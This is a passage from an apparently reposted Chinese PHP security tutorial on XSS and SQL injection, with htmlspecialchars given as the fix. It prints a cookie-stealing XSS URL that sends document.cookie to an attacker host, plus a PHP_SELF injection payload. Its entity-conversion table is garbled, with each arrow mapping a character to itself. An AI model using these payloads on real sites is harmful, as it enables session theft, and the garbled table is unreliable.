或者使用其他自行构造的js代码进行攻击

防范的方法
一般使用htmlspecialchars函数来将特殊字符转换成HTML编码
函数原型
string htmlspecialchars (string string, int quote_style, string charset)
string 是要编码的字符串
quote_style 可选,值可为ENT_COMPAT ENT_QUOTES ENT_NOQUOTES,默认值ENT_COMPAT,表示只转换双引号不转换单引号.ENT_QUOTES,表示双引号和单引号都要转 换.ENT_NOQUOTES,表示双引号和单引号都不转换
charset 可选,表示使用的字符集
函数会将下列特殊字符转换成html编码:
& ----> &
" ----> "
' ----> '
< ----> <
> ----> >
把show.php的第98行改成
<?php echo htmlspecialchars(nl2br($row['question']), ENT_QUOTES); ?>


然后再查看插入js的漏洞页面
xss跨站脚本攻击
XSS(Cross Site Scripting),意为跨网站脚本攻击,为了和样式表css(Cascading Style Sheet)区别,缩写为XSS
跨站脚本主要被攻击者利用来读取网站用户的cookies或者其他个人数据,一旦攻击者得到这些数据,那么他就可以伪装成此用户来登录网站,获得此用户的权限.
跨站脚本攻击的一般步骤:
1.攻击者以某种方式发送xss的http链接给目标用户
2.目标用户登录此网站,在登陆期间打开了攻击者发送的xss链接
3.网站执行了此xss攻击脚本
4.目标用户页面跳转到攻击者的网站,攻击者取得了目标用户的信息
5.攻击者使用目标用户的信息登录网站,完成攻击
当有存在跨站漏洞的程序出现的时候,攻击者可以构造类似 http://www.sectop.com/search.php?key=<script>document.location='http://www.hack.com/getcookie.php?cookie='+document.cookie;</script> ,诱骗用户点击后,可以获取用户cookies值
防范方法:
利用htmlspecialchars函数将特殊字符转换成HTML编码
函数原型
string htmlspecialchars (string string, int quote_style, string charset)
string 是要编码的字符串
quote_style 可选,值可为ENT_COMPAT、ENT_QUOTES、ENT_NOQUOTES,默认值ENT_COMPAT,表示只转换双引号不


$_SERVER["PHP_SELF"]变量的跨站

在某个表单中,如果提交参数给自己,会用这样的语句
<form action="<?php echo $_SERVER["PHP_SELF"];?>" method="POST">
......
</form>
$_SERVER["PHP_SELF"]变量的值为当前页面名称
例:
http://www.sectop.com/get.php
get.php中上述的表单
那么我们提交
http://www.sectop.com/get.php/"><script>alert(document.cookie);</script>
那么表单变成
<form action="get.php/"><script>alert(document.cookie);</script>" method="POST">
跨站脚本被插进去了
防御方法还是使用htmlspecialchars过滤输出的变量,或者提交给自身文件的表单使用
<form action="" method="post">
这样直接避免了$_SERVER["PHP_SELF"]变量被跨站


SQL注入攻击
SQL注入攻击(SQL Injection),是攻击者在表单中提交精心构造的sql语句,改变原来的sql语句,如果web程序没有对提交的数据经过检查,那么就会造成sql注入攻击.
SQL注入攻击的一般步骤:
1.攻击者访问有SQL注入漏洞的网站,寻找注入点
2.攻击者构造注入语句,注入语句和程序中的SQL语句结合生成新的sql语句
3.新的sql语句被提交到数据库中进行处理
4.数据库执行了新的SQL语句,引发SQL注入攻击

原文地址:http://hi.baidu.com/isbx/blog/item/80ea6c22ea1efaae4723e838.html